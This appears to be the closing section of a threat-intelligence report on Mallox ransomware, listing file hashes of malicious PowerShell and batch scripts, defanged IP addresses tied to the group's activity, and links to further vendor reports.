- e7e00e0f817fcb305f82aec2e60045fcdb1b334b2621c09133b6b81284002009
- e3f63ab8ef91e0c52384c0e3e350db2427c8cb9237355800a3443b341cf8cf4f
- f7e8a0eac54dd040e2609546fca263f2c2753802ff57e7c62d5e9ccfa04bdb1a
- e7178a4bad4407316b85894307df32fdf85b597455364eb8ec4d407749e852ce

SHA256 hashes for PowerShell scripts Updt.ps1 and Upddt.ps1

- dcc9e23fd6ac926eb9ee7e0ee422dacd2059b4a42c8642d32bdf4f5c8eb33f6a
- fead3d518752ddb4d2407f16ca5f3c9b3c0bf01972a2618369d02913f7c6af1a
- 0901a9920c9f0c74fb2170524477693d62c8493715520ae95143abd8055e7a39
- ba97fd533e8a552664695434227b24ca1e2e661c360a7a0a40ff59ba6b8fe949
- 53da732df7599f5ad21a26b669500788a827f3a8358dcdca10997d2b8187c95c
- 189c9c4603defb14fa8c942f5ff7814804654269917640478686530f91c4b66c
- fd0030883b9e74b383ee6381a2aaa7e2e5b93a00003b555e2f7c8b7be65ab176
- d22b3218c4b7f13fe114854d1dbda02c3ad94a1b6c69daa1cf6a504ada8b8bca
- b6447b0636085fcb41fd574e84500958f21dfe87fe06b0813fb9399d63f28851
- 5c34f6fa6eada3197404bf95eced9d288688537598629158a4f4e18d6882cb9b
- d81b0425d4ec49bad194b8dc750524c2a29994fe972e733376349f47961cfa62

System.bat

- 1e2515efb64200258752d785863fd35df6039441a80cb615dfff4fbdffb484ec
- 777a5782426e5b42e0e5e8445dd9602d123e8acc27aca4daa8e9c053f3d5b899
- 9e3684be0b4c2dc93f962c03275e050fed57d9be6411396f51bdf8d4bb5e21c0
- cb47327c7cce30cff8962c48fa3b51e57e331e1592ea78b21589164c5396ccd9

IP addresses related to Mallox ransomware activity

- 103.96.72[.]140
- 80.66.75[.]36
- 80.66.75[.]37
- 80.66.75[.]126
- 80.66.75[.]116
- 92.118.148[.]227
- 62.122.184[.]113
- 87.251.64[.]245

- 119.3.125[.]197
- 49.235.255[.]219
- 80.66.75[.]55
- 87.251.67[.]92
- 121.4.69[.]26
- 124.223.11[.]169
- 45.93.201[.]74
- 80.66.75[.]135
- 194.26.135[.]44
- 80.66.75[.]51
- 89.117.55[.]149
- 5.181.86[.]241
- 185.170.144[.]153

Additional Resources

- Ransomware Spotlight: TargetCompany – Trend Micro
- Xollam, the Latest Face of TargetCompany – Trend Micro
- Mallox Ransomware – K7 Security Labs, Blog
- FARGO Ransomware (Mallox) Being Distributed to Unsecured MS-SQL Servers – ASEC Blog, AhnLab
- Interview With Mallox Ransomware Group – SuspectFile
